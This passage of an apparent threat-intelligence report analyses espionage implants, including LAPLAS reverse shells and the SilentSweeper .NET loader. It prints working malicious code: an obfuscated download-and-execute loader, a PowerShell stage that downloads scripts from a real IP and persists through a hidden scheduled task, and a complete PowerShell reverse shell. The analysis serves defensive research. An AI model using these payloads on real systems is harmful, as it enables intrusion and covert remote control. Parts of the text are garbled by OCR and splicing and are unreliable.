            if ( (unsigned int)((char *)lpCommandLine[0] - (char *)v7 - 4) > 0x1F )
              goto LABEL_35;
          }
          goto LABEL_13;
        }
      }
```

Then another function performs XOR-decoding operation of a hardcoded string, which upon decoding turns out to be cmd.exe , which is further passed as a parameter to CreateProcess API.

```
v8 = std::_Random_device();
v26[1248] = -1;
v9 = 1;
v26[0] = v8;
do
{
  v8 = v9 + 0x6C078965 * (v8 ^ (v8 >> 30));
  v26[v9++] = v8;
}
while ( v9 < 624 );
v25 = 624;
v22[0] = 1;
v22[1] = 100;
v10 = sub_1B16E0(v22, (int)&v25);
v11 = sub_1B16E0(v22, (int)&v25);
v12 = (int)sub_1B16E0(v22, (int)&v25) % 3;
if ( v12 )
{
  v13 = v12 - 1;
  if ( v13 )
  {
    if ( v13 != 1 )
      goto LABEL_23;
    v14 = "Multiply: ";
    v19 = v10 * v11;
  }
  else
  {
    v14 = "Divide: ";
    v19 = v10 - v11;
  }
}
else
{
  v14 = "Sum: ";
  v19 = v11 + v10;
}
```




There are a few interesting parts of the implant, one of them is it contains a bunch of garbage code, which is not much of a use with the context of the workings of the implant. Another one being the C2 server returning echo <some-garbled character> every time the implant tries to connect to the server.




```
LABEL_13:
        sub_1B1D35(v7);
      }
    }
    v17 = strcmp(buf, "exit\n");
    if ( v17 )
      v17 = v17 < 0 ? -1 : 1;
    if ( !v17 )
      exit(0);
    v32 = -1;
    v3 = (void (__stdcall *)())WSACleanup;
    v2 = (void (__stdcall *)(SOCKET))closesocket;
  }
```

And, finally upon receiving the exit message from the threat actor, the implant will release all the resources and gracefully exit. We have also identified another version of the same LAPLAS implant, which performs nearly similar tasks, with a little difference in the command-and-control infrastructure and some functionalities and artefacts, being a **TLS-based** reverse shell.

It is to be noted that the implant with TLS-based functionality has not been used in the Russia-Azerbaijan based campaign. We have found it via multiple pivots and due to its slightly unique technical aspect, this section has been added under the technical analysis part.



```
char v14; // [esp+20h] [ebp-20h]
char v15[12]; // [esp+24h] [ebp-1Ch] BYREF
int v16; // [esp+3Ch] [ebp-4h]

v12 = a2;
v13 = (int)Src;
Src[4] = 0;
Src[5] = 15;
*(_BYTE *)Src = 0;
v16 = 0;
v4 = 0;
v5 = 0;
strcpy(v15, "Phenyx2022");
if ( a3 )
{
  do
  {
    v6 = 0;
    if ( v5 != 10 )
      v6 = v5;
    *(_BYTE *)(a2 + v4) ^= v15[v6];
    v7 = *(_BYTE *)(a2 + v4);
    v8 = Src[4];
    v9 = Src[5];
```

The first interesting point contains an interesting string Phenyx2022, which we believe is just a lament signature which the developer wanted to flaunt while the implant gets executed.

```
  _invalid_parameter_noinfo_noreturn();
}
OPENSSL_init_ssl(2097154, 0, 0);
OPENSSL_init_ssl(0, 0, 0);
OPENSSL_init_crypto(12, 0, 0);
v9 = TLS_method();
v47 = SSL_CTX_new(v9);
v10 = SSL_new(v47);
nNumberOfBytesToWrite = v10;
SSL_set_fd(v10, v6);
if ( SSL_connect(v10) == -1
  || (SSL_write(v10, "HELLO. Press Enter.\r\n", 21), memset(v74, 0, sizeof(v74)), SSL_read(v10, v74, 4096) == -1) )
{
  SSL_CTX_free(v47);
  goto LABEL_86;
}
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0;
CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0);
CreatePipe(&v56, &hFile, &PipeAttributes, 0);
sub_401000(SrcBuf, 5, v43);
LOBYTE(v86) = 2;
sub_401000(Src, 5, v41);
LOBYTE(v86) = 3;
v11 = sub_401E30(DstBuf, (int)SrcBuf, Src, v40);
sub_401DB0(v11);
if ( HIDWORD(v49) >= 0x10 )
```

In this part the implant sends a message to the operator HELLO, Press Enter., once the handshake is done it uses windows objects known as Pipes for I/O operation and other simple aspects of this implant.

```
    }
    sub_4026C3(v4);
  }
  return 1;
}
v6 = WSASocketW(2, 1, 6, 0, 0, 0);
if ( v6 == -1 )
  goto LABEL_87;
v7 = WS2_32_52("support-service-update.serveftp.com");
v61[0] = 2;
v8 = WS2_32_12(***(_DWORD ***)(v7 + 12));
v62 = WS2_32_11(v8);
v61[1] = WS2_32_9(443);
if ( WS2_32_4(v6, v61, 16) )
{
LABEL_86:
  WS2_32_3(v6);
  WS2_32_116();
LABEL_87:
  if ( v66 < 0x10 )
    return 0;
  v39 = Block;
  if ( v66 + 1 < 0x1000
    || (v39 = (void *)*((_DWORD *)Block - 1), (unsigned int)((_BYTE *)Block - (_BYTE *)v39 - 4) <= 0x1F) )
  {
```

As mentioned in this case, the C2 of the implant which is communicating over TLS, does use a different C2 address.

```
      Sleep(0x32u);
      PeekNamedPipe(hReadPipe, 0, 0, 0, &TotalBytesAvail, 0);
    }
    Sleep(0xC8u);                   HANDLE hReadPipe; // [esp+9Ch] [ebp-2250h] BYREF
    memset(v74, 0, sizeof(v74));
    nNumberOfBytesToWrite = SSL_read(v10, v74, 4096);
  }
  while ( (int)nNumberOfBytesToWrite <= 0 );
  v34 = strcmp(v74, "shexit\n");
  if ( v34 )
    v34 = v34 < 0 ? -1 : 1;
  if ( !v34 )
    break;
  WriteFile(hFile, v74, nNumberOfBytesToWrite, &TotalBytesAvail, 0);
  memset(v74, 0, sizeof(v74));
}
SSL_write(v10, "Goodbye. \r\n", 9);
memset(&StartupInfo, 0, sizeof(StartupInfo));
memset(Buffer, 0, sizeof(Buffer));
memset(v74, 0, sizeof(v74));
SSL_CTX_free(v47);
WS2_32_3(v6);
WS2_32_116();
TerminateProcess(ProcessInformation.hProcess, 0);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
```

Once it received the message shexit from the operator, it goes ahead to gracefully exit with a message of Goodbye.

Malicious .NET Implant – SilentSweeper.

```
v8 = std::_Random_device();
v26[1248] = -1;
v9 = 1;
v26[0] = v8;
do
{
  v8 = v9 + 0x6C078965 * (v8 ^ (v8 >> 30));
  v26[v9++] = v8;
}
while ( v9 < 624 );
v25 = 624;
v22[0] = 1;
v22[1] = 100;
v10 = sub_1B16E0(v22, (int)&v25);
v11 = sub_1B16E0(v22, (int)&v25);
v12 = (int)sub_1B16E0(v22, (int)&v25) % 3;
if ( v12 )
{
  v13 = v12 - 1;
  if ( v13 )
  {
    if ( v13 != 1 )
      goto LABEL_23;
    v14 = "Multiply: ";
    v19 = v10 * v11;
  }
  else
  {
    v14 = "Divide: ";
    v19 = v10 - v11;
  }
}
else
{
  v14 = "Sum: ";
  v19 = v11 + v10;
}
```

We also identified another .NET implant used in this campaign, and we track it under the name of SilentSweeper.

```
int num = 0;
int num2 = 0;
bool flag2 = false;
string text3 = "";
foreach (string text4 in args)
{
    if (string.Compare(text4, "-wait", true) == 0)
    {
        flag = true;
    }
    else if (text4.StartsWith("-extract", 3))
    {
        string[] array = text4.Split(new string[]
        {
            ":"
        }, 2, 1);
        if (array.Length != 2)
        {
            Console.WriteLine("If you specify the -extract option you need to add a file for extraction in this way\r\n    -extract:\"<filename>
              \"");
            return 1;
        }
        text = array[1].Trim(new char[]
```

An interesting part of this implant is that it takes multiple arguments out of which an argument, that says -extract is basically responsible for extracting a malicious PowerShell Script and write it to a file. This is basically embedded inside the Resources section of the binary.

```
    else
    {
        if (string.Compare(text4, "-end", true) == 0)
        {
            num = num2 + 1;
            break;
        }
        if (string.Compare(text4, "-?", true) == 0)
        {
            flag2 = true;
        }
        else if (flag2)
        {
            if (string.Compare(text4, "-detailed", true) == 0 || string.Compare(text4, "-examples", true) == 0 || string.Compare(text4, "-full",
              true) == 0)
            {
                text3 = text4;
            }
        }
        else if (string.Compare(text4, "-debug", true) == 0)
        {
            Debugger.Launch();
            break;
        }
    }
    num2++;
```

Apart from the previous option of extracting the PowerShell to a file, the implant also provides multiple other options such as -? which provides a list of help on the specifications of the implant and -debug option that supports the debugging of the PowerShell script.

```
}
Assembly executingAssembly = Assembly.GetExecutingAssembly();
using (Stream manifestResourceStream = executingAssembly.GetManifestResourceStream("qw.ps1"))
{
    using (StreamReader streamReader = new StreamReader(manifestResourceStream, Encoding.UTF8))
    {
        string text5 = streamReader.ReadToEnd();
        if (!string.IsNullOrEmpty(text))
        {
            File.WriteAllText(text, text5);
            return 0;
        }
        if (flag2)
        {
            posh.AddScript(string.Concat(new string[]
            {
                "function ",
                AppDomain.CurrentDomain.FriendlyName,
                "{",
                text5,
                "}; Get-Help ",
                AppDomain.CurrentDomain.FriendlyName,
                " ",
                text3,
                " | Out-String"
            }));
        }
        else
        {
            posh.AddScript(text5);
```

As mentioned, the implant loads a file name from the Resources known as qw.ps1 and reads the content of the file and further goes ahead and executes the contents of the PowerShell script.

```
$obfuscated = ([char[]](112,111,119,101,114,115,104,101,108,108,46,101,120,101,32,45,69,69,120,101,99,
32,66,121,112,97,115,115,32,45,87,87,32,72,105,100,100,101,110,32,45,67,67,32,115,101,116,45,118,101,
114,105,97,98,108,101,32,120,32,101,101,120,59,32,120,32,40,101,114,114,111,114,32,39,104,116,116,112,
115,58,47,47,114,97,119,46,103,105,116,104,117,98,117,115,101,114,99,111,110,116,101,110,116,46,99,
111,109,47,114,101,102,115,47,104,101,97,100,115,47,109,97,105,110,47,49,46,112,115,49,39)) -join ''
Invoke-Expression $obfuscated
```

Upon decoding the Base64 blog, we figured out that it is basically downloading the malicious 1.ps1 file, which is a reverse-shell, that we analyzed during the first section of the research. Now, in the next section, we will look into the other campaign.

Campaign – II

Let us start analyzing the campaign which involved targeting entities of China-Central Asian diplomatic relationship.

Initially in the second week of September-2025, our team found a malicious RAR archive known as China-Central Asia SummitProject.rar. We believe this campaign targeted the diplomatic entities, individuals and other entities involved or related with organizing and have certain involvements in either decision making and multiple other decrees of involvement in deal-signing and multiple other coordination of the **China-Central Asai Summit**, held in **Astana, Kazakhstan**, on June 2025.

Transcript 21:37, 16-Jun-2025

China-Central Asia Summit: China Southern Airlines opens new direct flight linking Beijing and Dushanbe

Trade between China and Central Asian countries hit a record high of 674.15 billion yuan in 2024, up by 116 percent compared with that of 2013. Guo said that all sides have found a new model of mutually beneficial cooperation through the China-Kazakhstan Crude Oil Pipeline project and the China-Central Asia Gas Pipeline project. The China-Tajikistan highway, the China-Kyrgyzstan-Uzbekistan highway and the China-Kyrgyzstan-Uzbekistan railway have taken regional connectivity to new levels, and practical cooperation is expanded to digital economy and green transition.

Leveraging VT corpus and using further pivots on the above metrics and many others included on the malicious spear-phishing email, we also tracked some further campaigns. Most importantly, we developed a new YARA rule and a new hypothesis every time to hunt for similar implants leveraging the Livehunt feature depending on the tailored specifications and the raw data we received during hunting keeping in mind the cases of false positives and false negatives.


QMMB: 07/23/329/0765-son
11.10.2023-y.

O‘ZBEKISTON RESPUBLIKASI PREZIDENTINING
QARORI

2023 yil «10» октября №ПП–329

О мерах по коренному реформированию сферы железнодорожного транспорта Республики Узбекистан


В целях реформирования сферы железнодорожного транспорта, создания здоровой конкурентной среды, широкого привлечения

Based on the previously uncovered campaigns and those identified by various other threat research vendors, this threat group has been observed targeting the Transport and Communication sector, including railways and other critical infrastructure domains.


Therefore, analysis of the group’s historical behavior and targeted sectors indicates that the threat actors likely sought to gather intelligence on transportation and communication-based initiatives. These projects appear to be tied to the strategic framework established at the China-Central Asian Summit in 2025.

Now, let us look into the technical arsenal of the set of malicious payloads used.

Malicious .NET Implant – SilentSweeper



Upon hunting the suspicious RAR file China-Central Asia SummitProject.rar, we observed that the RAR file contained a malicious executable with the similar name.



As analyzed during the SilentSweeper implant in the previous section, we will now focus on the malicious PowerShell script which is known as TM3.ps1 in this campaign.

```
Start-Process powershell.exe -WindowStyle Hidden -ArgumentList '
powershell -NoProfile -ExecutionPolicy Bypass -Command "iwr -Uri
http://62.113.66.137/WindowsUpdateService.vbs -OutFile $env:TEMP\WindowsUpdateService.vbs;
iwr -Uri http://62.113.66.137/WindowsUpdateService.ps1 -OutFile $env:TEMP\WindowsUpdateService.ps1;
schtasks /create /tn \"WindowsUpdate\" /tr \"powershell -NoProfile -ExecutionPolicy Bypass -File
$env:TEMP\WindowsUpdateService.ps1\" /sc minute /mo 6 /ru \"$env:USERNAME\" /f;
schtasks /run /tn \"WindowsUpdate\""
'
```

Upon decoding the Base64 blob, we found a PowerShell script that downloads two helper scripts (a **VBScript** and a **PowerShell** script) from a remote host and then creates a scheduled task called **WindowsUpdate**. The task is set to run **every six minutes** (/sc minute /mo 6) and is triggered once immediately on creation, and the downloaded files are written to the current user's temp folder (such as. C:\Users\ <user>\AppData\Local\Temp\WindowsUpdateService.ps1 and …\WindowsUpdateService.vbs). In the next section, we will look into the VBS and the PowerShell script.

Malicious. VBScript.

```
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "powershell.exe -ExecutionPolicy Bypass -File ""%TEMP%\WindowsUpdateService.ps1""", 0, False
```

Looking into the VBScript, it became quite evident that the sole purpose of this script is to execute the later stage, which is basically the PowerShell file.

Malicious PowerShell.

```
powershell -e
JAB0AGMAcAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAU
ABDAGwAaQBlAG4AdAAoACIANgAyAC4AMQAxADMALgA2ADYALgAxADMANwAiACwANAA0ADMAKQA7ACAAJABzAHQAcgBlAGEAbQAgAD0AIA
AkAHQAYwBwAC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAIAAkAHIAZQBhAGQAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAB
TAHkAcwB0AGUAbQAuAEkATwAuAFMAdAByAGUAYQBtAFIAZQBhAGQAZQByACgAJABzAHQAcgBlAGEAbQApADsAIAAkAHcAcgBpAHQAZQBy
ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEkATwAuAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByACgAJABzA
HQAcgBlAGEAbQApADsAIAAkAHcAcgBpAHQAZQByAC4AQQB1AHQAbwBGAGwAdQBzAGgAIAA9ACAAJAB0AHIAdQBlADsAIAB3AGgAaQBsAG
UAKAAkAHQAcgB1AGUAKQB7ACQAYwBvAG0AbQBhAG4AZAAgAD0AIAAkAHIAZQBhAGQAZQByAC4AUgBlAGEAZABMAGkAbgBlACgAKQA7ACA
AaQBmACgAJABjAG8AbQBtAGEAbgBkACkAewAkAG8AdQB0AHAAdQB0ACAAPQAgAEkAbgB2AG8AawBlAC0ARQB4AHAAcgBlAHMAcwBpAG8A
bgAgACQAYwBvAG0AbQBhAG4AZAAgADIAPgAmADEAOwAgAGkAZgAgACgAJABvAHUAdABwAHUAdAAgAC0AaQBzACAAWwBTAHkAcwB0AGUAb
QAuAEMAbwBsAGwAZQBjAHQAaQBvAG4AcwAuAEkARQBuAHUAbQBlAHIAYQBiAGwAZQBdACkAIAB7ACQAbwB1AHQAcAB1AHQAIAA9ACAAJA
BvAHUAdABwAHUAdAAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnAH0AOwAgACQAdwByAGkAdABlAHIALgBXAHIAaQB0AGUATABpAG4AZQA
oACQAbwB1AHQAcAB1AHQAKQB9AGUAbABzAGUAewAkAHcAcgBpAHQAZQByAC4AVwByAGkAdABlAEwAaQBuAGUAKAAiAE4AbwAgAGMAbwBt
AG0AYQBuAGQAIAByAGUAYwBlAGkAdgBlAGQAIgApAH0AfQA7ACAAJABvAGUAYQBkAGUAcgAuAEMAbABvAHMAZQAoACkAOwAgACQAdwByA
GkAdABlAHIALgBDAGwAbwBzAGUAKAApADsAIAAkAHMAdABvAGUAYQBtAC4AQwBsAG8AcwBlACgAKQA7ACAAJAB0AGMAcAAuAEMAbABvAH
MAZQAoACkAOwA=
```

```
$tcp = New-Object System.Net.Sockets.TCPClient("62.113.66.137",443);
$stream = $tcp.GetStream();
$reader = New-Object System.IO.StreamReader($stream);
$writer = New-Object System.IO.StreamWriter($stream);
$writer.AutoFlush = $true;
while($true){$command = $reader.ReadLine();
if($command){$output = Invoke-Expression $command 2>&1;
if ($output -is [System.Collections.IEnumerable]) {$output = $output | Out-String};
$writer.WriteLine($output)}else{$writer.WriteLine("No command received")}}; $reader.Close();
$writer.Close(); $stream.Close(); $tcp.Close();
```

Next looking into the file WindowsUpdateService.ps1, we saw that it contains an encoded blob, which further upon decoding, observed that it resembles the exact final-stager reverse-shell payloads, which we have analyzed previously in this blog. It is also important to note that amongst all the campaigns, we have seen the attacker leveraging the open-source tool [Ligolo-ng.]


In, the next section, we will focus on the hunting & infrastructural artefacts.

Hunting & Infrastructure.


During our analysis of both campaigns, we identified multiple artefacts that are valuable pivot points for further investigation, such as using LNK-based metadata, infrastructural-pivots & other un-attributed campaigns. Let us dive into those parts.


Pivoting-via LNK-Metadata.

Multiple LNK-based metadata led to other un-attributed campaigns. Let us dive into those parts.



Initially, while looking into the malicious LNK file, we found an interesting working directory which contained the above following metadata, which basically says C:\Users\GoBus\OneDrive\Рабочий стол which basically translates to Desktop.






Further pivoting on the artefact, we hunted over a set of 11 shortcut (.LNK) files which basically contain the same metadata. Interestingly, we found a malicious RAR file that also performs malicious tasks the LNK Way, which is also we believe is an unattributed campaign as of now, contains a LNK file with similar metadata.


Next, we will look into, the pivots over infrastructural artefacts leading to a greater number of un-attributed campaigns


Pivoting-via Infrastructural-Artefacts.`

2025-03-18	0 / 96	200	https://aka.ms/powershell51-helpx
2025-10-25	0 / 98	307	http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name
2025-10-31	0 / 98	200	http://raw.githubusercontent.com/
2025-10-29	0 / 98	504	https://aka.ms/PSWindows
2025-09-15	0 / 98	-	https://sectigo.com/CPS0
